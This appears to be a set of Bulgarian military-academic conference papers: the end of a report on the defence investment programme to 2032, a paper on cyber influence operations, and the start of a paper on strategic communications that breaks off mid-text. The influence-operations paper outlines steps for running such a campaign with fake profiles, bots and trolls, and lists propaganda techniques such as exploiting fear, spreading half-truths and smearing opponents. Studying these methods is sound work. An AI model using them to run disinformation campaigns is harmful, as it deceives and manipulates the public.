Стойностите на отделните проекти, използвани в процеса на подготовка на Програмата за инвестиции в отбраната до 2032г. са индикативни и са определени на база презентации, проучвания или чрез информация, придобита от открити публични източници, изготвени военно-икономически анализи, отговори на искания за информация, цени и наличности и представени оферти към средата на 2023 г. Невъзможността за ангажиране с точни данни за окончателната стойност на всеки отделен проект е продиктувана от продължителния период за реализация на Програмата, през който обективно не е възможно да се отчитат в пълен обхват занапред възможните промени в икономическите показатели (инфлация, проблеми с веригите за доставка, стагнация, рецесия и т.н.) на страните, от които може да се придобият необходимите въоръжение и техника (приоритетно страни от НАТО и Европейския съюз), а така също и от търсенето и предлагането на пазара на оръжейни системи. Същевременно, всички други разходи по поддръжката на съществуващите способности, свързана с капиталови разходи (капиталови/основни ремонти, интегрирана логистична поддръжка, модернизация и др.), инфраструктурата извън инвестиционните проекти за превъоръжаване, спешни ремонти и дейности, както и възникващи задължения по международни договори, следва да се гарантира, че ще бъдат осигурени от планираните финансови средства за „ангажирани капиталови разходи“ по сключени договори, включително и за модернизация, извън посочените бюджетната рамка и източници на финансиране свободни финансови средства за нови проекти.

Предвижда се реализирането на проектите да се извършва съобразно допълнително разработени в Министерство на отбраната времеви графици, представляващи неразделна част от проектната документация за всеки отделен проект. При изготвянето и одобряването на тези графици ще се отчитат редица особености на отделните проекти, свързани със стъпките за тяхната реализация при стриктно спазване на Ръководството за проектно управление в Министерство на отбраната, структурите на пряко подчинение на министъра на отбраната и Българската армия. Тук следва да се посочи, че времето изпълнение на проектното възлагане е поставено в зависимост от редица нормативни изисквания към изпълнението и одобрението на всеки отделен проект (изисквания за одобрение на план за инвестиционен разход по смисъла на ЗОВСРБ, ратификация по реда на Закона за международните договори на Република България, провеждане на процедури по Закона за обществените поръчки - ЗОП и др.). Времеви графици за реализиране на проектите ще бъдат съобразени и със

степената на завършеност на проектната им документация, както и с наличните свободни финансови средства в рамките на разходите за отбрана за отделните години.

При разработването на Програмата за инвестиции в отбраната са отчетени следните основни допускания:

- тенденциите в оценката на глобалната среда на сигурност и тези за развитието на отбранителните способности, очертани в Програма 2032 и План-2026 (и последващия План-2032), ще се запазят без особено критични промени в дългосрочния период на тяхното изпълнение, като оперативните изисквания няма да претърпят значителни промени до края на планирания период – 2032 г.;

- Програмата ще бъде отворен документ, който подлежи на актуализация при съществени промени във финансовата рамка или при промени в националните или съюзни изисквания към силите и способностите в рамките на планирания период;

- до края на обхванатия в Програмата период няма да е налице съществено изменение във факторите, оказващи влияние върху индикативната стойност на проектите спрямо предвидените индикативни стойности;

- макро-икономическите показатели, взети предвид в раздел „Бюджетна рамка и източници на финансиране“, като реален годишен растеж и дефлатор на БВП, ще останат на заложените в Програмата нива, не се очаква настъпването на значителни събития като прекомерно повишаване на инфлацията спрямо прогнозите на финансовите институции или сериозни икономически спадове;

- разходите за отбрана ще бъдат в рамките на планираните нива, но не по-малко от 2% от БВП на Република България;

- до придобиването на въоръжение и техника по идентифицираните проекти се предполага наличието на възможност за поддържане на наличното идентично по цели и функции въоръжение и техника в изправност и готовност за оперативно използване, чрез финансовия ресурс в Министерството на отбраната за поддръжка и модернизация, както и за осигуряване на спешните ремонти и други неотложни инвестиции, вкл. по изпълняващи се проекти и сключени договори/международни споразумения;

- факторите, оказващи влияние на цените на придобиваните отбранителни продукти, няма да претърпят значителни изменения в периода до 2032г., като постепенно ще се постигне баланс между търсене и предлагане, а инфлацията в този специфичен сектор ще се нормализира.

Главно условие за ефективно изпълнение на проектите за модернизация, заложен в Програмата за инвестиции в отбраната до 2032 г., е осигуряването в цялостната дългосрочна перспектива на необходимите финансови ресурси за капиталови разходи, необходими за нейната реализация. Капиталовите разходи са част от разходите за отбрана, които от своя страна са процент от БВП на страната.

Основен източник за финансиране на изпълнението на проектите за модернизация и изграждане на отбранителните способности на Въоръжените сили са бюджетът за отбрана и разходите за отбрана по централния бюджет.

Финансовата макрорамка на Министерството на отбраната в периода 2023–2032 г. е разработена в два основни сценария (реалистичен и оптимален) въз основа на прогнозните макроикономически показатели на страната, изискванията на „Националният план за повишаване на разходите за отбрана на 2% от БВП на Р. България до 2024 г.“ и на потребностите на Въоръжените сили. Финансирането на проектите от Програмата за инвестиции в отбраната е възможно да става и чрез:

- държавен заем;
- двустранни механизми за финансиране с участие на САЩ: Програма за чуждестранно военно финансиране (FMF), Програма за чуждестранни военни продажби (FMS), Програма за изграждане на капацитет (BPC), Фонд за подпомагане на европейската отбрана (ESAF), Фонд за намаляване на руското влияние (CRIF), Фонд „Подобряване на морската осведоменост“ (MDA) и др.;
- европейски програми: Постоянно структурирано сътрудничество (PESCO), Европейски фонд за отбрана (EDF), Европейска програма за промишлено развитие в областта на отбраната (EDIDP), Програма на ЕС за подпомагане на отбранителната индустрия чрез насърчване на съвместното придобиване (EDIRPA), Европейски инструмент за мир и др.;
- Програма на НАТО за инвестиции в сигурността (NSIP);
- съвместно финансиране: Програма за Съюзно земно наблюдение (AGS), Инициатива за стратегически въздушен транспорт (C-17), Системата за ранно предупреждение от въздуха (AWACS), Системата за обмен на разузнавателна информация (BICES) и др.

Основната цел на Програмата е в рамките на един системен подход към превъоръжаване, да се даде ход на ключовите направления за постигане на модерни, високотехнологични и оперативно съвместими със съюзниците ни въоръжени сили, чрез формиране на единна интегрирана рамка на капиталовите разходи и основните дългосрочни направления за модернизация и/или превъоръжаване до 2032 г., както и на ред, предвидимост и прозрачност в разходването на капиталовите средства. С одобрението на Програмата от Министерски съвет и приемането ѝ от Народното събрание е зададена цялостната интегрирана рамка за постигане на набелязаните цели, свързани с неотложното превъоръжаване на Българската армия.

В заключение може да се каже, че заложените в Програмата за инвестиции в отбраната до 2032 г. проекти осигуряват материалния компонент за изграждането и развитието, на националните минимално необходими отбранителни способности. В същото време те дават насоки за модернизацията/превъоръжаването и съответно цялостното развитие на Въоръжените сили, отговарящи на съвременните реалности. Предложените проекти представляват разумно предизвикателство пред отбраната на Република България, в частност за Министерството на отбраната и Въоръжените сили.

В Програмата е вложен стремеж за изпълнение в максимално възможна степен на решението на 48-то Народно събрание с цел модернизация и превъоръжаване на Въоръжените ни сили, формиране на единна интегрирана рамка на капиталовите

разходи и основните дългосрочни направления за модернизация/превъоръжаване на Въоръжените сили до 2032 г., както и на ред, предвидимост и прозрачност в разходването на капиталовите средства.

Използвана литература:

1. Програма за развитие на отбранителните способности на Въоръжените сили на Република България до 2032 г., Министерство на отбраната, 2021 г.
2. План за развитие на Въоръжените сили на Република България до 2026 г., Министерство на отбраната, 2021 г.
3. Инвестиционен план-програма на Министерството на отбраната до 2032 г., Министерство на отбраната, 2021 г.
4. Ръководство за планиране на отбраната, базирано на способности, Министерство на отбраната, 2019 г.
5. Концепция за дългосрочно планиране на отбраната, Министерство на отбраната, 2021 г.
6. Програма за приоритетни инвестиционни разходи на Министерството на отбраната до 2032 г., проект, Министерство на отбраната, 2022 г.
7. Програма за инвестиции в отбраната до 2032 г., Министерство на отбраната, 2023 г.

Докладът не се съдържа класифицирана информация!

CONDUCTING CYBER INFLUENCE OPERATIONS

Veliko P. Petrov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, veliko_pp@abv.bg*

Abstract: *This report is intended to familiarize the reader with conducting influence operations in cyberspace. Influence operations are considered one of the three types of information operations, along with computer network operations and electronic warfare, and are focused on influencing the perceptions and behavior of leaders, groups, and entire populations. Cyber influence operations create communications and interactions with the goal of influencing target audiences to change their opinion and/or behavior. Cyber influence operations use cyber tools and methods to manipulate public opinion. Today, many countries are using cyberspace, especially social media, to conduct cyber influence operations as part of a mostly covert holistic information war. Influence operations can be persuasive, coercive, but also manipulative, especially if subliminal techniques are used that entice target audiences to make biased judgments, undermining or even bypassing their deliberate understanding and autonomous decision-making process. Cyberspace has changed influence operations and enhanced their effectiveness in the following ways: the characteristics of cyberspace and especially the Internet and social media make it possible to target very specific groups in society because of the data available on the Internet and social media about the behavior and beliefs of those groups; cyber influence operations deviate from traditional operations in that they are not linear. Not only is it possible for the implementation and exploitation phases to run in parallel, it is very likely that influence operations are carried out by several independent state and non-state actors; the attributes of cyberspace are well-suited to augmenting and expanding content. Repetitive effect is best when the message fits the format and language used in the dynamics of the society and is in line with the preferences and subconscious biases of the audience. And because of the speed and reach of the Internet, the exploitation of successful cyberspace activities runs parallel to the cyberspace activity itself.*

Keywords *cyber influence operations, influence operations, cyberspace*

ПРОВЕЖДАНЕ НА ОПЕРАЦИИ ЗА ВЛИЯНИЕ В КИБЕРПРОСТРАНСТВОТО

Велико П. Петров

Операциите за влияние се разглеждат като един от трите типа информационни операции заедно с операциите в компютърните мрежи и електронната война и са фокусирани върху повлияване на възприятията и поведението на лидери, групи и цялото население.

Операциите за влияние обединяват и военни, и граждански дейности (както обществени, така и тайни, дипломатически и разузнавателни). Операциите за влияние се фокусират върху „послания“, но за да са ефективни, те трябва да бъдат синхронизирани, координирани и интегрирани с политики и действия в реалния свят като част от по-голяма съгласувана стратегия. В този смисъл имплицитно се

подразбира, че в много случаи операциите за влияние следва да са насочени към обясняване и поставяне в позитивен контекст на конкретни политически, икономически и военни действия.

Операцията за влияние може да бъде описана като „разгръщане на ресурси за когнитивни цели, които насърчават или променят поведението на целевата аудитория“, директно или чрез промяна на отношението³. Докато използването на сила е изключено от определението за влияние, основните форми на влияние са убеждаване, принуда и манипулация.

Информационната война и операциите за влияние по принцип имат за цел да предадат нашето собствено послание или да попречат на противника да го направи. Въпреки това не става въпрос само за разработване на съгласуван и убедителен сюжет, тъй като включва и объркване, разсейване, разделяне и деморализиране на противника. От тази гледна точка киберпространството изглежда идеално за провеждане на такива операции, които ще имат разрушителни резултати.

Нациите винаги са използвали информация, за да подобрят своите цели и политики, тъй като конфликтите никога не са били ограничени до военната сфера. Днес, с бързото си разширяване, киберпространството изглежда идеално за провеждане на операции за влияние, може би дори повече, отколкото за провеждане на разрушителни операции.


Киберпространството като „мрежова информационна инфраструктура“ е част от информационната среда, в която живеем. Информационната среда може концептуално да бъде разделена на три измерения⁴. **Физическото измерение** обхваща земното кълбо и освен това всеки възможен материален обект. **Когнитивното измерение** включва нашето индивидуално и колективно знание, възприятие, разбиране и мъдрост. **Виртуалното измерение** включва къде и как информацията се събира, обработва, съхранява, разпространява и защитава цифрово. На фигура 1 са показани уникалните за киберпространството три слоя и те са: **физическият мрежов слой** – оттам компютрите и кабелите от стъклени влакна; **логическият слой**, т.е. софтуерът и данните; и **виртуалната личност**, които са отражения на (групи от) хора във виртуалното измерение.

Характеристиките на кибер домейна могат да се използват за влияние върху други участници, различни от сухопътния или морския домейн. Киберпространството по принцип е безгранично и повсеместно и има нисък праг за допускане, който дава възможност на недържавните субекти. Освен това в киберпространството разликата между реално и виртуално изчезва, както по отношение на лицата, така и по отношение на действията и фактите. И накрая, социалните медийни платформи позволяват комуникация от всички към всички, подобрявайки поведението въз основа на тенденцията да се „харесват“

³ After Hollis, “The Influence of War; The War for Influence.” p. 36.

⁴ Paul A.L. Ducheine, Jelle van Haaster, and Richard van Harskamp, “Manoeuvring and Generating Effects in the Information Environment,” ACIL Research Paper 2017-25, 2017.pp. 5-7.; CJCS, “Information Operations – Joint Publication 3-13,” 2014. p. I.1.

публикациите на хора, които са подобни или на които се възхищават, а не на факти.



Фиг. 1: Киберпространство⁵

Атрибутите на виртуалното измерение на киберпространството са много подходящ за преднамерено манипулиране на сетивата, за да се промени разбирането на ситуацията и последващия автономен процес на вземане на решения.

Приема се, че операциите на влияние променят нагласите и формират мненията чрез разпространение на информация и предаване на съобщения. Има обаче по-натрапчиви начини за въздействие върху конкретна аудитория, които остават в информационната сфера, но вече не могат да се разглеждат като прилагане на мека сила, тъй като вече не са предназначени да постигат целта си единствено чрез „привличане“. Киберпространство предлага множество възможности за тези видове принудителни операции, които са предназначени да повлияят на целева аудитория чрез промяна, компрометиране, унищожаване или кражба на информация чрез достъп до информационни системи и мрежи.

За принудителните кибероперации за оказване на влияние може да се предложи термина кибероперации за влияние (ICO). Принудителните ICO ще станат все по-разпространени, защото предлагат възможност да се подкопае доверието на противника с малък риск от ескалация. Когато дефинираме ICO, ние подчертаваме объркването, свързано с терминологията относно операциите за влияние. Основната привлекателност за използването на кибероперации за влияние се крие във факта, че те обикновено са ограничени по обхват и трудни за приписване, като по този начин се ограничават рисковете от ескалация и контрамерки. Това е особено отразено в руския подход към информационната война, който я разглежда като инструмент на твърда сила. За разлика от това, поради важността западните

⁵ Pijpers, P. B. M. J., & Ducheine, P. A. L. (2021). Influence Operations in Cyberspace: How They Really Work, p. 7

демокрации се привързват към въпросите на законността и прозрачността, техните възможности за използване на ИСО остават по принцип ограничени.

През 2007 г. Мартин К. Либицки отбеляза, „че повече от десетилетие след като темата за информационната война избухна найеве, нейните концептуални основи остават слаби и до голяма степен незадоволителни, с ожесточени битки, които бушуват около неологизми и определения“⁶. Почти десетилетие по-късно, напредъкът по този въпрос остава бавен. Все още липсва консенсус, когато става въпрос за дефиниране на всички елементи, които съставляват стратегическото приложение на властта в информационната област. По отношение на използването на термини като Информационна война (IW), Психологически операции (PSYOPS), Операции за влияние (IO), Стратегически комуникации (STRATCOM), Операции на компютърни мрежи (CNO) и Военна измама (MILDEC), има много объркване тъй като има множество противоречиви дефиниции и тези термини се използват в различни контексти, за да опишат различни цели и действия.

Операциите за влияние не се ограничават до военни операции, а могат да бъдат част от всякакъв вид конфликт, включително например на дипломатическата сцена. Следователно те са част от по-големи усилия на нациите да упражняват власт над противниците. По принцип операциите за влияние предлагат обещание за победа чрез: „използването на невоенни (некинетични) средства, което означава да се подкупае силата на волята на противника, да се обърка и ограничи вземането на решения и да се подкупае обществената му подкрепа, така че победата да може да бъде постигната без нито един изстрел“⁷.

Те включват всички усилия, предприети от държави или други групи, за да повлияят на поведението на целевата аудитория, в мирно време или по време на въоръжен конфликт. Следователно това е общият термин за всички операции за влияние в информационната област, включително всички дейности на меката сила. Въпреки че операциите за влияние по принцип не са насилствени, те могат да бъдат част от военните операции. Операциите за влияние не се ограничават само до прилагането на мека сила. Те могат също така да включват нелегални и натрапчиви дейности, предприети като част от въоръжен конфликт или военна операция.

Дигиталната ера промени начина, по който общуваме. В наши дни отношенията и разговорите между хората се осъществяват чрез мрежата и дигиталната комуникация. Използването на социалните медии (като *Facebook* и *Instagram*) и социалните приложения (като *WhatsApp* и *Telegram*) може да се поддържа връзка с приятели и семейството, като се споделят публикации, съобщения, снимки и видеоклипове, споделят си опита един с друг, получават актуализация за статусите на приятелите и се четат публикациите им.

⁶ Martin Libicki, *Conquest in Cyberspace*, National Security and Information Warfare, 2007, Cambridge University Press, p. 17.

⁷ Anne Applebaum, Edward Lucas, *Wordplay and War Games*, 19 June 2015, <http://www.cepa.org/content/wordplay-and-war-games>.

Социалните медии, които се използват масово от много хора по света, също са ефективен начин за влияние върху човешкото общество и поведение и оформяне на общественото мнение. Чрез споделяне на публикация, твитване на мнение, участие в дискусия във форум и споделяне на сантиментална или политическа картина, можем да повлияем на другите и понякога да ги убедим с нашето мнение.

Използването на кибер инструменти и методи за манипулиране на общественото мнение се нарича операция за *кибер влияние*. Тези операции могат да имат различни цели: психологическо въздействие, накърняване на морала, повлияване на общественото съзнание, насаждане на липса на контрол и невъзможност за защита на нормативния начин на живот и др. Тъй като тези операции могат да причинят (психологически) загуби, те са известни също като дезинформационни кибератаки.

Кибер влиянието е най-новата адаптация на тези усъвършенствани във времето техники към съвременната парадигма и инструменти, които са еволюирали с последните технологични промени. Той използва новите възможности, предоставени от информационните и комуникационните технологии (ИКТ), мрежовите системи и киберпространството, за да промени или повлияе на избора, идеите, мненията, емоциите и мотивацията на аудиторията.

Днес много страни използват киберпространството и по-специално социалните медии, за да управляват операции за кибер влияние като част от холистична информационна война. Повечето от тези операции се извършват тайно; в случаите, когато операцията се разкрие, трудно ще се докаже кой стои зад тях. Операциите за влияние могат да бъдат насочени към широката общественост с общи изявления или могат да бъдат насочени към конкретна аудитория с целенасочени послания, за да се постигне по-ефективно влияние и да се контролират техните реакции.

Идентифицирането на операции за кибер влияние е предизвикателство. Не е лесна задача да се идентифицира влиянието и по-специално да се направи разграничение между легитимни и злонамерени операции за влияние. Популяризирането на продукт или прилична идея е законно, дори като операция за влияние. Подстрекателство, насърчаване на радикални или насилствени действия и намеса в демократични избори са примери, при които могат да се използват операции за злонамерено влияние. Независимо от това е важно правителствата, чрез отбранителни организации и правоприлагащи служби, да идентифицират злонамерени операции за влияние, за да ги предотвратят или поне да намалят загубите от тях. Днес няма систематичен начин за идентифициране на операциите за кибер влияние и разграничаване между законни и злонамерени операции за влияние.

Операция за кибер влияние може да се дефинира като целенасочени усилия за разбиране и ангажиране на ключови аудитории с цел създаване, укрепване или запазване на условия, благоприятни за напредък на интереси, политики и цели, чрез използване на координирани програми, планове, теми, съобщения и

продукти⁸. Казано по-просто, операциите за кибервлиание създават комуникации и взаимодействия с цел да се повлияе на целевите аудитории, за да се промени тяхното мнение и/или поведение.

Теория, подобна на управлението на възприятията, изучавана главно в Русия, е *рефлексивният контрол*.

Близък термин до кибернетичното влияние във военния контекст е *маневра за въздействие*, която е процесът на използване на (кибернетични) операции, за да влезете в цикъла на вземане на решения на противника или дори да принудите този цикъл на вземане на решения да насочва към непреки действия. Това е широка форма на маневриране, предназначена да спечели и поддържа информационно превъзходство и господство и да поддържа свободата на маневриране в киберпространството. Маневрата за въздействие може да се използва в преки или непреки операции. Директен пример за маневра за влияние може да включва действия като компрометиране на системите за командване и контрол и неусетно манипулиране на данни, за да се влоши доверието, което командирът има в системите, и да се забавят циклите на вземане на решения. Непреките действия могат да включват подаване на компрометирани и манипулирани данни към медиите, за да се принуди желана реакция от противника.

Операциите за влияние се превърнаха в основен проблем в световен мащаб. Те идват под различни имена – фалшиви новини, дезинформация, политически астротурфинг, информационни атаки и т.н. Те могат да пристигнат като компонент на хибридна война – в комбинация с традиционни кибератаки (използване на зловреден софтуер) – и с конвенционални военни действия или скрити кинетични атаки.

Една операция за влияние може да има различни цели и потенциални ефекти/загуби. В мирно време целта на операции за влияние може да бъде насърчаване на желани идеи или водене на групи към предпочитани посоки. По време на конфликт или война целта на операциите за влияние може да бъде да се създадат антиправителствени дискусии, да се насочи общественото мнение срещу действията на правителството, да се нарани обществения морал (напр. създаване на чувство на несигурност поради действия на правителството) и така нататък, всичко с цел да се даде усещане, че правителството няма контрол или възможност да защити нормативния начин на живот, който в крайна сметка може да отслаби армията на страната на бойното поле.

Провеждане на операциите за кибер влияние.

На фигура 2 са показани стъпките при провеждане на ефективна операция за кибервлиание.

⁸ Eric V. Larson, and others, *Understanding Commanders’ Information Needs for Influence Operations* (Santa Monica: Rand Corporation, 2009).



Фиг. 2: Стъпките на операциите за кибернетично влияние⁹

Първата стъпка в провеждането на ефективна операция за кибервлияние е дефинирането на целта или за изграждането на такава – чрез популяризиране на даден субект, укрепването му, подобряване на общественото мнение за него – или нанасяне на вреда чрез нападение на опонентите, отслабване на противниците и създаване на негативно обществено мнение.

Втората стъпка е определяне на обхвата и аудиторията: широка аудитория, целеви групи или малка група инфлуенсъри; радикални или консенсусни групи; и кой пол, възраст, раса, религия и т.н. ще обслужват най-добре целта.

Третата стъпка е избор на социалните мрежи и форуми, в които ще се извършва операцията за влияние и определяне на взаимодействието между избраната медия и други посредници.

Четвъртата стъпка е определяне на инструментите за разпространение на съобщенията: фалшиви профили, ботове или тролове. Фалшивите профили може да имат по-добра репутация, но се нуждаят от ръчна намеса. Ботовете могат да бъдат програмирани да отговарят автоматично на определено съдържание, но могат лесно да бъдат идентифицирани като ботове. Троловете се използват при използване на агресивно негативно съдържание, обикновено когато целта е да се атакуват противници.

Последната стъпка е дефинирането на подходящите послания и тяхното интензивно публикуване, според определената цел и аудитория.

Пропагандата винаги е била обичаен начин за влияние върху хората. Съвременната пропаганда е много ефективна, тъй като разчита на дигиталните и социалните медии. Може лесно да достигне до много хора или избрани групи и за

⁹ David Tayouri, The Secret War of Cyber Influence Operations and How to Identify Them, p. 6.

да постигне целта си се използват голям брой публикации. Операциите за кибервлиание могат да използват същите техники като пропагандата за успешно въздействие върху хората, включително:

➤ стимулиране на силни емоции като страх, надежда, гняв, чувство на неудовлетвореност и симпатия, за да насочат аудиторията към желаната цел. В най-дълбокия смисъл това е игра на ума – умелият оператор на влияние използва страховете и предразсъдците на хората. Успешните оператори на влияние разбират как психологически да адаптират посланията към емоциите на хората, за да създадат усещане за вълнение и възбуда с цел потискане на критичното мислене и раздражняващи емоции вместо това;

➤ опростяване на информация и идеи чрез използване на точна и правдива информация, полуистини, мнения, лъжи и неистини. Успешната операция за влияние разказва прости истории, които са познати и надеждни, често използвайки метафори, образи и повторения, за да изглеждат естествени или „истински“. Прекомерното опростяване е ефективно, когато закачливите и запомнящи се кратки фрази се превърнат в заместител на критичното мислене. Прекомерното опростяване на информацията не допринася за знанието или разбирането; по-скоро защото хората естествено се стремят да намалят сложността, тази техника на въздействие може да бъде ефективна;

➤ отговаряне на нуждите и ценностите на аудиторията чрез предаване на послания, теми и език, които се харесват директно – и много пъти ексклузивно – на специфични и различни групи в рамките на населението. Оператор на кибер влияние може да се хареса на хора, използвайки тяхната расова или етническа идентичност, хобита, любими знаменитости, вярвания и ценности или дори лични стремежи и надежди за бъдещето. Използвайки различни профили в социалните медии, тази задача става по-лесна и по-ефективна, тъй като всеки профил може да бъде адаптиран към целевата аудитория, за да се постигне най-добър резултат от въздействието.

➤ атакуване на опоненти, като служи като форма на политическа и социална война за идентифициране и очерняне на опонентите. Може да постави под въпрос легитимността, достоверността, точността и дори характера на опонентите и техните идеи. Тъй като хората са естествено привлечени от конфликти, една операция за влияние може да използва стратегически противоречията, за да привлече вниманието. Атакуването на противниците също така насърчава мисленето „или-или“ или „ние-те“, което потиска разглеждането на по-сложна информация и идеи. Освен това операциите за влияние могат да се използват и за дискредитиране на лица, унищожаване на тяхната репутация, изключване на определени групи хора, подбуждане на омраза или култивиране на безразличие.

Целта на операциите за влияние е да подкопаят преднамереното разбиране и автономното вземане на решения или дори да примамят аудиторията да прави пристрастни преценки. Наличието на пристрастни преценки означава, че аудиторията е била отклонена в използването на когнитивна и социална евристика поради ограничение във времето, но по-вероятно поради специфични инжекции на рамкирано съдържание. Подсъзнателните техники, които принуждават

рефлексивни реакции, заобикалят съзнателното разбиране и автономното вземане на решения заедно, което също ги прави принудителни по природа.

Операциите за влияние следват последователност, започваща с намерение, избиране на правилния стратегически наратив като инструмент на властта, операционализиране на наратива в един от няколко фрейма, изпълнение на фреймовете чрез свързани с кибернетичното пространство дейности като дезинформация или троллинг кампании и накрая експлоатиране на успешни дейности чрез социалните медии. Но тези фази най-вероятно няма да се изпълняват линейно от една държава или агенти.

Изводи:

1. Операциите за кибервлияние използват киберинструменти и методи за манипулиране на общественото мнение. Днес много държави използват киберпространството, особено социалните медии, за да управляват операции за кибер влияние като част предимно от тайна холистична информационна война. Операциите за влияние могат да бъдат убедителни, принудителни, но и манипулативни, особено ако се използват подсъзнателни техники, които примамват целевите аудитории да правят пристрастни преценки, подкопавайки или дори заобикаляйки тяхното умишлено разбиране и автономен процес на вземане на решения.

2. Въпреки че операциите за влияние съществуват от векове, киберпространството промени операциите за влияние и засили тяхната ефективност в следното¹⁰:

✓ характеристиките на киберпространството и особено на интернет и социалните медии позволяват да се насочат към много специфични групи в обществото поради наличните данни в интернет и социалните медии относно поведението и вярванията на тези групи;

✓ операциите за влияние в киберпространството се отклоняват от традиционните операции, в смисъл, че не са линейни. Не само, че е възможно фазата на изпълнение и експлоатация да протичат успоредно, много е вероятно операциите за влияние да се изпълняват от няколко независими държавни и недържавни участници;

✓ атрибутите на киберпространството са много подходящи за увеличаване и разширяване на съдържанието. Повтарящият се ефект е най-добър, когато съобщението отговаря на формата и езика, използвани в динамиката на обществото, и е в съответствие с предпочитанията и подсъзнателните пристрастия на аудиторията. И поради скоростта и обхвата на интернет, използването на успешни дейности, свързани с киберпространството, протича успоредно със самата дейност, свързана с киберпространството.

¹⁰ Peter B.M.J. Pijpers and Paul A.L. Duchaine ,Influence Operations in Cyberspace – how they really work, p. 22

Използвана литература:

1. After Hollis, “The Influence of War; The War for Influence.”
2. Paul A.L. Ducheine, Jelle van Haaster, and Richard van Harskamp, “Manoeuvring and Generating Effects in the Information Environment,” ACIL Research Paper 2017-25, 2017.pp. 5-7.; CJCS, “Information Operations – Joint Publication 3-13,” 2014. p. I.1.
3. Велико П. Петров, монография „Операциите за влияние – глобален метод за оказване на въздействие“, Издателски комплекс на НВУ „В. Левски, Велико Търново, 2024 г ISBN 978-954-753-385-1 мека подвързия, стр. 356.
4. Велико П. Петров, учебник Стратегически комуникации, НВУ „В. Левски“ – Факултет „А, ПВО и КИС“, Шумен 2021 г., ISBN 978-619-7531-20-6, стр. 337
5. Cohen and Bar’el, “The Use of Cyberwarfare in Influence Operations.”
6. Pijpers, P. B. M. J., & Ducheine, P. A. L. (2021). Influence Operations in Cyberspace: How They Really Work
7. David Tayouri, The Secret War of Cyber Influence Operations and How to Identify Them
8. Martin Libicki, Conquest in Cyberspace, National Security and Information Warfare, 2007, Cambridge University Press.
9. Anne Applebaum, Edward Lucas, Wordplay and War Games, 19 June 2015, <http://www.cepa.org/content/wordplay-and-war-games>.
10. Eric V. Larson, and others, Understanding Commanders’ Information Needs for Influence Operations (Santa Monica: Rand Corporation, 2009).
11. Peter B.M.J. Pijpers and Paul A.L. Ducheine „Influence Operations in Cyberspace – how they really work.

Доклада е разработен по задача 3.2.2. Изследвания в областта на демографски, психологически и социални аспекти на националната сигурност. Човешки фактор в сигурността и обществена подкрепа за отбранителната политика и политиката за сигурност“ от НАЦИОНАЛНА НАУЧНА ПРОГРАМА „СИГУРНОСТ И ОТБРАНА“.

STRATEGIC COMMUNICATIONS AND INFORMATION- PSYCHOLOGICAL IMPACT

Veliko P. Petrov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, veliko_pp@abv.bg*

Abstract: *The main function of strategic communications is the synchronization and coordination of all current informational and psychological influences, both in peacetime and in wartime, at all levels: from local to global, from tactical to operational and strategic levels. The fields of application of strategic communications are international relations, relations between different entities within the state, socio-cultural space and military confrontation.*

The theory and practice of information-psychological impact is the result of its evolution for more than three thousand years. At different stages of this development, the dominant paradigms of information-psychological impact became those of propaganda (from ancient times - until the end of the 1940s), psychological warfare (the end of the 1940s - until the end of the 1950s), psychological operations (the end of the 1950s - the beginning of the 21st century). New technologies for informational and psychological impact led to the development and application of the ideas of information warfare, ensuring the achievement by states of strategic foreign policy goals by exerting a controlling informational impact on the individual, group and mass consciousness of the adversary, his decision-making systems and information infrastructure, both in the course of open armed conflict and in an apparently peaceful period. The most important form of information-psychological countermeasures are covert information operations that arose in ancient times, initially conducted during military operations in the form of separate isolated operations to intimidate and misinform the enemy, and over time these operations underwent significant changes and have become a constant factor in foreign and domestic politics.

Keywords: *strategic communications, informational and psychological impact, informational-psychological confrontation*

СТРАТЕГИЧЕСКИ КОМУНИКАЦИИ И ИНФОРМАЦИОННО- ПСИХОЛОГИЧЕСКО ВЪЗДЕЙСТВИЕ

Велико П. Петров

Технологиите за водене на информационни войни се появяват много преди възникването на съвременните конфликти. Получаването и манипулирането на информация за постигане на политически и военни цели се използва от появата на първите държави.

Засилването на политическото, икономическото и военното противопоставяне в международните отношения, революционното развитие на информационните и телекомуникационните технологии, новите постижения в областта на когнитивните, социалните, поведенческите и невронауките определят ескалацията

и нарастването на сложността на информационно-психологическото противоборство (ИПСП) между различните полюси на силите в света. Анализът на доктриналните документи, научната литература и реалната практика на информационно-психологическото противоборство показва, че стратегията и тактиката на информационно-психологическото въздействие (ИПСВ)¹¹ върху противника непрекъснато се модифицира.

Анализът на съвременната практика на информационно-психологическото въздействие в различни области на противоборство показва, че то се е превърнало в глобален феномен, който прониква в почти всички аспекти на международните отношения и се е разпространило във вътрешния политически, социален и културен живот на държавите. Напоследък се промени не само технологията на ИПСВ, но и нейната научна основа. За съжаление, съвременните психологически трудове, разкриващи спецификата на ИПСВ на съвременния етап са недостатъчни.

Теорията и практиката на ИПСВ е резултат от нейната еволюция в продължение на повече от три хиляди години. На различни етапи от това развитие доминиращите парадигми на ИПСВ стават тези на пропагандата (от древни времена – до края на 40-те години на 20-ти век), психологическата война (края на 40-те години на 20-ти век – до края на 50-те години на 20-ти век), психологическите операции (края на 50-те години на 20-ти век – началото на 21-ви век).

В началото на 21-ви век настъпи качествено нов етап в еволюцията на ИПСВ, който се характеризира с радикална промяна в теоретичната парадигма и технологиите. Тези трансформации се основават на значителни промени в много области на човешката дейност. Анализът на детерминантите на тези промени направи възможно идентифицирането на най-значимите от тях:

Първо, ескалацията на международното напрежение доведе до навлизането на нови субекти на арената на информационно-психологическото противоборство. Наред с държавните и специални структури днес се появиха и наддържавни (интернет империи Google, Facebook, Twitter, глобални СМИ и фондове и др.), недържавни (терористични организации, информационни агенции, неструктурирани онлайн общности и др.) и множество местни актьори, включително несистемна опозиция, организации с нестопанска цел, влиятелни лица в социалните мрежи, лица с „харесваща“ психология, преследващи собствените си цели в потока на ИПСВ. Всичко това коренно промени представата за комуникаторите в структурата на комуникационния акт.

